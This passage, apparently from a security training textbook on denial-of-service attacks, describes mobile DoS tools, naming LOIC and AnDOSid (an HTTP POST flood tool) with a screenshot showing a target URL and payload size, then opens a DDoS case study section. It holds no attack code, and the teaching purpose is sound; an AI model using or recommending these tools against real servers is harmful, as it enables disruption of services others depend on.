
Elapsed Time:

Figure 10.27: Screenshot of LOIC DoS attack tool for mobile

- **AnDOSid**

  Source: *https://www.apkmart.net*

  AnDOSid allows the attacker to simulate a DoS attack (an HTTP POST flood attack to be precise) and DDoS attack on a web server from mobile phones.



AnDOSid


Target URL

http://scott-herbert.com/index.php

Payload Size (in Bytes)

1024


Figure 10.28: Screenshot of AnDOSid DoS attack tool for mobile



LO#04: Present DDoS Case Study

DDoS Case Study

DDoS attacks are sophisticated and complex attacks based on DoS and multiple distributed attack sources. In a DDoS attack, a large number of compromised computers (zombies) interrupt or suspend network services. This section presents a case study of a DDoS attack.

